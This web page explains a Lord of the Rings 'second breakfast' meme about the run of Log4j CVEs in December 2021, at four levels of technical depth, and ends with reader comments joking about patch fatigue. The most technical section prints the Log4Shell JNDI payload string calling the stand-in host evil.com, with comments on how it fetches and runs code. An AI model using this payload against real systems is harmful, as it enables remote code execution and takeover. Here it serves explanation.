Dev teams react to each new Log4j CVE like hobbits craving seconds
Why is this Security meme funny?
Level 1: Here We Go Again
Imagine you just cleaned up a huge mess in your room, and you’re exhausted, but feeling relieved it’s finally tidy. Then, right as you sit down, someone runs in and dumps out another toy box all over the floor. 😫 You’d probably laugh a little in disbelief and say, “Seriously? I just finished one clean-up, and now I have to do it again?!” That’s exactly the feeling this meme is joking about, but in the world of computer programmers.

In the picture, two characters from The Lord of the Rings are talking about having a “second breakfast” (hobbits love eating many breakfasts). The meme changes the words so they talk about a “second CVE,” which means a second big software bug. Programmers had just fixed one really bad problem (like cleaning the room once), and then another very similar problem popped up right after (a second mess to clean). The top words say “We have had one CVE, yes,” (meaning “we dealt with one bug”), and the bottom says “But what about a second Log4j CVE?” (meaning “oh no, here comes another bug with the same thing we just fixed”). It’s funny because normally the character was excited about more food, but no one is excited about more bugs – yet it kept happening anyway!
So, the meme is like a cheeky way for developers to roll their eyes and say, “Great, we have to drop everything and fix things again.” If you’ve ever had one bad surprise followed by another right after, you know that feeling. This picture just expresses it with a bit of nerdy humor, comparing it to a hobbit wanting a second breakfast. It’s the techie way of saying, “Oh no, not another one!” and sharing a little laugh about how absurd and tiring it all was.
Level 2: Patching Round Two
So, what’s going on in this meme? It’s referencing a hectic time in software security history – specifically, a situation where a major security bug in a piece of software had to be fixed, and then another related bug showed up almost right after. The text on the meme comes from The Lord of the Rings. In the movie, the hobbit character Pippin asks, “What about second breakfast?” since hobbits famously eat many meals a day. The meme replaces “breakfast” with “CVE” to jokingly ask, “What about a second Log4j CVE?” Here’s what that means in plain tech terms:
- CVE: This stands for Common Vulnerabilities and Exposures. It’s basically an ID or reference number for a known security problem. When someone finds a big security flaw in software and reports it, it gets a CVE number (like CVE-2021-44228) so everyone talks about the same issue. Think of CVEs like entries in a global bug list for security issues.
- Log4j: Pronounced “log forge,” this is a super popular Java library used for logging. Logging means recording events, errors, or info messages so developers can debug or keep track of what their application is doing. Log4j is used in millions of Java applications because it’s reliable and feature-rich. If you’ve ever run a Java program and seen lines of text in the console or in a log file, chances are Log4j might have been behind it.
- Log4Shell: This was the nickname given to a very serious vulnerability in Log4j discovered in December 2021. The name is a play on “Log4j” and “shell” (as in shell access or shellshock), implying it lets attackers get a shell (control) on your system. Log4Shell (which is CVE-2021-44228) allowed bad guys to send a malicious string to any system using Log4j and potentially execute code on that system. In non-technical terms, it was like finding a magic word that, if logged by the server, would let an attacker break in. This is what we call a remote code execution (RCE) vulnerability – one of the worst types, because it means an attacker can run any code on your machine from far away.
Now, the meme talks about a “second Log4j CVE.” What happened is: after the first big Log4j bug was found and everyone scrambled to fix it, security researchers found another flaw in the way Log4j was patched or in a related part of the code. So just as companies updated to fix the first one, a second vulnerability (CVE-2021-45046) popped up requiring another update. It was like, “Oh no, there’s another hole we have to plug!” Eventually there was even a third. This all happened in quick succession, literally over a few days. So developers were in a kind of frenzy: patching their systems, then hearing about a new issue, then patching again. Imagine spending all day updating a library on every server, thinking you’re safe, and the very next morning waking up to news that “actually, there’s a new bug, please update again.” It was exhausting and slightly absurd.
The hobbit second breakfast reference is used to poke fun at how these CVEs kept coming. In The Lord of the Rings, the hobbits love food and expect multiple breakfasts, which is cute and funny. But for dev teams, getting multiple critical security alerts back-to-back is not cute – it’s pretty stressful. The meme humorously frames the devs as if they’re eagerly asking for another serving (another CVE) like a hungry hobbit, when in reality it’s the opposite – nobody wanted more Log4j incidents! It’s a form of sarcasm. We’re laughing at the situation because crying is the only other option.
Let’s break down some of the terms and why this was such a big deal:
- Dependency: This is any external code library your project uses. Log4j was a dependency for a huge number of projects (especially Java-based systems). When a dependency has a bug, you typically need to pull in a new fixed version of that dependency.
- Dependency Management: The process of keeping track of these libraries and updating them as needed. Good developers keep their dependencies up-to-date, but in practice, a lot of apps were running older versions of Log4j. When Log4Shell hit, many teams had to rush to upgrade to the safe version. This is part of why it was so hectic – maybe you haven’t touched that part of the system in a while, and suddenly you need to rebuild and deploy it right now.
- Dependency Hell: A slang term for the headaches that come with managing lots of dependencies, especially when updates cause conflicts or, in this case, when multiple urgent updates are needed back-to-back. It feels like hell because everything is on fire (sometimes literally, CPU on fire from crypto miners if you don’t patch!).
- Security Patch: A fix for a security bug. When the first Log4j CVE came out, the maintainers of Log4j released an updated version that fixed it – that was a security patch (Log4j 2.15.0). Applying that patch means updating the version of Log4j in your application to the fixed one. When the second CVE came out, there was another patch (2.16.0), meaning everyone had to update again. Patching usually also involves redeploying the application, which can be non-trivial for large systems (lots of testing, scheduling downtime or quick restarts, etc.).
- SBOM (Software Bill of Materials): This is like an ingredients list for a software application – it lists all the libraries and components and their versions that are included in a piece of software. SBOMs became a hot topic around the Log4j incident because companies were frantically trying to figure out “Where do we have Log4j? Which applications are using it, and are they vulnerable?” If you had a good SBOM, you could quickly identify all your software that included the bad version of Log4j. If not, it was a bit of a treasure hunt (which is not fun when attackers are already scanning the internet for vulnerable systems!).
- Fatigue: In this context, “fatigue” refers to how tired and burnt out everyone was getting from dealing with these issues non-stop. Each new CVE meant more late nights, more emergency meetings, more pressure. It’s the kind of exhaustion that becomes a shared experience in the developer community, and so we see memes as a coping mechanism.
So, the meme is basically a tongue-in-cheek way for developers to say, “Dealing with one Log4j vulnerability was tough… dealing with a second one right after felt almost comical (in a painful way).” It wraps up that experience in a nerdy joke. The two blurry-faced guys in cloaks are Merry and Pippin, the hobbits from LOTR, and their confused/eager expressions in the image match the caption: one looks a bit incredulous (like “we already had one...”), and the other kind of hopeful (or in our twist, anxiously awaiting the other shoe to drop). It’s a scene outdoors where in the movie they were talking about meals, but here it’s repurposed to be about security incidents.
For a junior developer or someone new to this, the key takeaway is: sometimes in tech, bad things (like serious bugs) come in multiples. People make jokes like this meme to share a laugh about the tough times. It’s referencing a specific event (the Log4j vulnerabilities of late 2021) and using a famous movie quote to lighten the mood around the frustration. If you ever find yourself fixing a bug and your teammate jokes, “Alright, what about second bug?” – now you know they’re riffing on this same idea. Just pray you won’t have a “third breakfast” in bugs to fix. 😅
Level 3: The Two CVEs
This meme perfectly captures the collective groan heard in dev teams around the world during the Log4j saga. It mashes up a beloved Lord of the Rings joke with the painful reality of back-to-back security disasters. In the image, two hobbits (Merry and Pippin) are referencing the famous “What about second breakfast?” scene. In the movie, that line is light-hearted and funny – hobbits gleefully asking for a bonus meal. In our world, though, the text has been remixed to: “We have had one CVE, yes, but what about a second Log4j CVE?” 😩. The brilliance (and irony) here is that devs definitely weren’t craving another vulnerability – yet it felt like we kept getting served one after the other, much like a hobbit expecting another course.
Seasoned engineers immediately recognize the scenario: you’ve barely finished firefighting one critical CVE (Common Vulnerability and Exposure) when news of a second vulnerability in the same library drops. It’s the kind of deja-vu that induces equal parts laughter and tears. The meme was posted on Dec 17, 2021, right in the thick of the Log4j crisis. Just days earlier, the first Log4j RCE (Log4Shell, CVE-2021-44228) had every team scrambling: scanning code for usage of the Log4j library, rushing out patches/upgrades to version 2.15.0, and deploying emergency fixes to production. Many probably thought, “Phew, we handled it.” But then – plot twist – a second CVE (CVE-2021-45046) was announced almost immediately, revealing that the nightmare wasn’t over. Cue the collective facepalm. The meme’s punchline lands because it’s exactly what one of the hobbits (Pippin) says excitedly about food, but here we read it in an utterly exhausted, you’ve-got-to-be-kidding-me tone regarding a second security incident. Everyone in IT at the time was essentially Pippin, albeit with far less enthusiasm: “Another one? Seriously?!”
Behind the humor lies real security patch fatigue. Dealing with one zero-day vulnerability in a widely used dependency is bad enough – coordinating response across all your projects, updating the version, testing to make sure nothing breaks, pushing out hotfixes late into the night. But having to do it again a day or two later felt like a cruel joke. It’s funny now (in retrospect) because of how absurd it was, but in the moment it was pure chaos. This period saw CTOs, security teams, and dev leads holding daily standups (or panicked war-room calls) to address the evolving situation. Engineers joked about “playing Whac-A-Mole with CVEs”, and this meme nails that sentiment in a pop-culture way.
The reference to hobbits craving “seconds” also slyly hints that multiple vulnerabilities were almost expected. In the story, Aragorn (the seasoned ranger) didn’t know about second breakfast, but Pippin assumed it was common sense. Similarly, junior devs or management might have thought one patch would be the end of it, but the grizzled ops folks had that Pippin-like intuition: “Don’t get too comfy, I bet there’s another CVE coming.” Sure enough, they were right. Over the next week or so, there was even a third Log4j CVE and more patches. The meme exaggerates with a wink — as if dev teams wanted another crisis like hobbits want more food — but it’s really highlighting the absurd frequency of issues (“Please sir, may I have another CVE?”). It resonated especially with those who spent that December cancelling holiday plans to repeatedly patch and deploy. You can almost hear the weary laughter: of course there’s another one, because 2021 wasn’t done with us yet.
This scenario also underscores a broader industry lesson about dependency management and security. Log4j was (and still is) used in countless Java applications, from tiny internal tools to huge enterprise systems. When a single library is effectively a linchpin for so many projects, a critical bug in it creates a giant ripple effect – a true dependency hell situation. Teams that had proudly updated to Log4j 2.15.0 on Tuesday found themselves updating to 2.16.0 on Thursday, and then 2.17.0 by the weekend. Each update meant regenerating SBOMs (Software Bills of Materials) to document the new version, rebuilding Docker images or Java packages, redeploying services, and double-checking that the vulnerability scanner now comes up green. It’s the software equivalent of the “I just fixed that leak, and now there’s another leak” cartoon. No wonder this meme’s sarcasm struck a chord.
And let’s not forget the human side: by the second or third Log4j patch, engineers were running on caffeine and pure adrenaline. Some joked that Log4j should be renamed “Log4jumanji” because it felt like a cursed game that wouldn’t end (you solve one riddle and two more appear). Others in InfoSec circles quipped “We have to go deeper,” memeing on Inception, since each fix revealed a deeper problem. This hobbit meme, though, with its nerdy Lord of the Rings nod, became one of the more light-hearted ways devs coped with the stress. It basically says, “Yes, this is ridiculous – we’re laughing so we don’t cry.”
In summary, the reason experienced devs crack a knowing smile at this image is because it encapsulates a specific shared trauma with wit and brevity. It pulls in a beloved fantasy reference to soften the blow of a very real IT crisis. If you lived through Log4Shell, you immediately get the joke: one does not simply patch Log4j once. 🍵 (After all, if hobbits get second breakfast, why wouldn’t we get a second CVE?)
Level 4: One RCE to Rule All
At the core of this meme is a reference to the infamous Log4j vulnerability known as Log4Shell – a critical RCE (Remote Code Execution) flaw that shook the foundation of internet security in December 2021. To understand the gravity (and the dark humor) here, we need to unpack what made Log4Shell so technically nightmarish. It all starts with Log4j, a ubiquitous Java logging library. Log4j had a feature where if you logged a string containing a special ${...} syntax, it would try to look up values via various services. This was meant as a convenience (like substituting environment variables or config values in log messages), but it opened a Pandora’s Box when one of those lookup mechanisms was JNDI (Java Naming and Directory Interface). JNDI can fetch objects from remote directories (like LDAP servers) and load them as Java classes. Combine these pieces and you get an exploit chain: if an attacker can get a carefully crafted string into your application’s logs, Log4j will dutifully contact a malicious LDAP server and download & execute attacker-controlled code inside your app. In essence, a simple log message becomes a summoning ritual for unauthorized code – truly “One exploit to rule them all” given how many systems use Log4j.
This exploit was as crazy as it sounds. Here’s a pseudo-code illustration of the issue:
// Attacker-controlled input contains a malicious JNDI lookup payload
String userInput = "${jndi:ldap://evil.com:1389/BadThing}";
// The application innocently logs the user input
logger.error("Processing order for user: " + userInput);
// Log4j sees "${jndi:...}" and behind the scenes:
// 1. Connects to evil.com via LDAP
// 2. Downloads a serialized object or class bytecode
// 3. Executes it within the application’s process (RCE achieved)
In a properly secured environment, downloading code from an untrusted LDAP URL and running it should ring alarm bells. But Log4j’s lookup feature was legacy functionality – it wasn’t written with modern threat models in mind. The exploit was so straightforward and devastating that it scored a rare CVSS 10.0 (the maximum severity). Practically any system using Log4j 2.x (<=2.14.1) that logged any user-controlled data was vulnerable. Attackers quickly weaponized it by simply sending malicious strings in HTTP headers, form fields, or any input that would get logged. It was a textbook RCE: no authentication required, trivial to trigger, allowing full takeover of the target system. Security engineers often quip about “unexpected Turing-completeness” in systems – here, a logging utility unexpectedly turned into an application loader for arbitrary code.
What followed was a rapid sequence of fixes and new CVEs. The initial fix in Log4j 2.15.0 tried to disable JNDI lookups by default and restrict protocols. But complexity struck back: researchers found ways to bypass these mitigations or trigger similar issues. This led to a second CVE (CVE-2021-45046) just days later – essentially “Log4Shell, Part 2.” The second flaw allowed a crafty attacker to get RCE in non-default configurations or at least cause a denial-of-service by using recursive lookups. The Log4j maintainers scrambled again, removing JNDI functionality more thoroughly in 2.16.0. But even that wasn’t the final chapter: a third CVE (CVE-2021-45105) emerged about a day later, involving uncontrolled recursion in lookup substitution (a DOS vulnerability where an attacker could crash the app by forcing it into an endless logging loop). Eventually 2.17.0+ addressed that. Later, a fourth CVE popped up (CVE-2021-44832) about an unrelated config vulnerability requiring insider access – not as severe, but by then “Log4j CVE fatigue” had fully set in.
From a systems perspective, this cascade of CVEs highlights how fixing security issues in a widely-used component is hard. Each patch was rushed under pressure and narrowly focused, and subtle aspects of Log4j’s feature set kept biting. It’s like trying to plug holes in a dam made of swiss cheese – new water leaks out as soon as you seal one hole. The fundamental flaw was allowing logging data to trigger network calls and code loading. In security terms, that’s mixing data and code in dangerous ways, akin to classic injection vulnerabilities (SQL injection, XSS) but on the infrastructure level. The joke in this meme arises from that harrowing reality: by the time the second Log4j RCE was announced, engineers felt like they were stuck in a never-ending story of exploits. It’s a darkly comic illustration of dependency vulnerability hell – one minute you think you’ve patched the critical hole (you’ve thrown the One Ring into Mount Doom), and the next minute another evil emerges from the shadows, demanding yet another patch (oops, Sauron had a backup ring!). The meme’s humor is rooted in this whiplash of “patch, rinse, repeat,” which had even the most battle-hardened security folks shaking their heads in equal parts astonishment and exasperation.
Description
Meme scene from Lord of the Rings featuring two hobbits (faces blurred for privacy) standing outdoors in cloaks. White, all-caps impact font across the top reads, “WE HAVE HAD ONE CVE, YES,” and the bottom caption continues, “BUT WHAT ABOUT A SECOND LOG4J CVE?” The joke riffs on the famous “second breakfast” line, swapping food for security incidents to highlight how multiple Log4j Common Vulnerabilities and Exposures (CVEs) kept arriving in quick succession during the 2021 ‘Log4Shell’ saga. For seasoned engineers, it evokes the fatigue of rapidly patching dependencies, updating SBOMs, and rebuilding containers every time yet another disclosure dropped
Comments
8Comment deleted
At this pace our CI/CD script is basically: `while curl --silent cve-feed | grep log4j; do patch && redeploy; done`
The real second breakfast was the emergency patches we deployed along the way - followed by elevenses when they found the bypass, luncheon for the incomplete fix, afternoon tea for the scanner false positives, dinner for the vendor notifications, and supper when legal finally approved the disclosure statement
I don't think the CISO knows about second CVE, Pip. Or elevenses: CVE-2021-45105, served fresh every release
When Log4Shell dropped, every CISO thought they'd survived the worst supply chain attack in years after patching CVE-2021-44228. Then CVE-2021-45046 arrived like a sequel nobody asked for, followed by CVE-2021-45105, proving that sometimes the real vulnerability is thinking you're done patching. At least the hobbits got to enjoy their second breakfast - security teams just got second helpings of existential dread and emergency change requests
In enterprise Java, “patching log4j” means CAB approves 2.15.0, you discover 45046, grep every shaded JAR, rerun SCA, and ship 2.17.0 before the first ticket closes
Patch management taught me that upgrading Log4j in the parent POM doesn’t touch the shaded transitive JAR, which is why PagerDuty discovers “second breakfast” before I do
Log4j CVEs: one RCE via JNDI wasn't enough, so the sequel hid in the patch notes
https://www-zdnet-com.cdn.ampproject.org/c/s/www.zdnet.com/google-amp/article/security-firm-blumira-discovers-major-new-log4j-attack-vector/ .. never ending story 2021 Comment deleted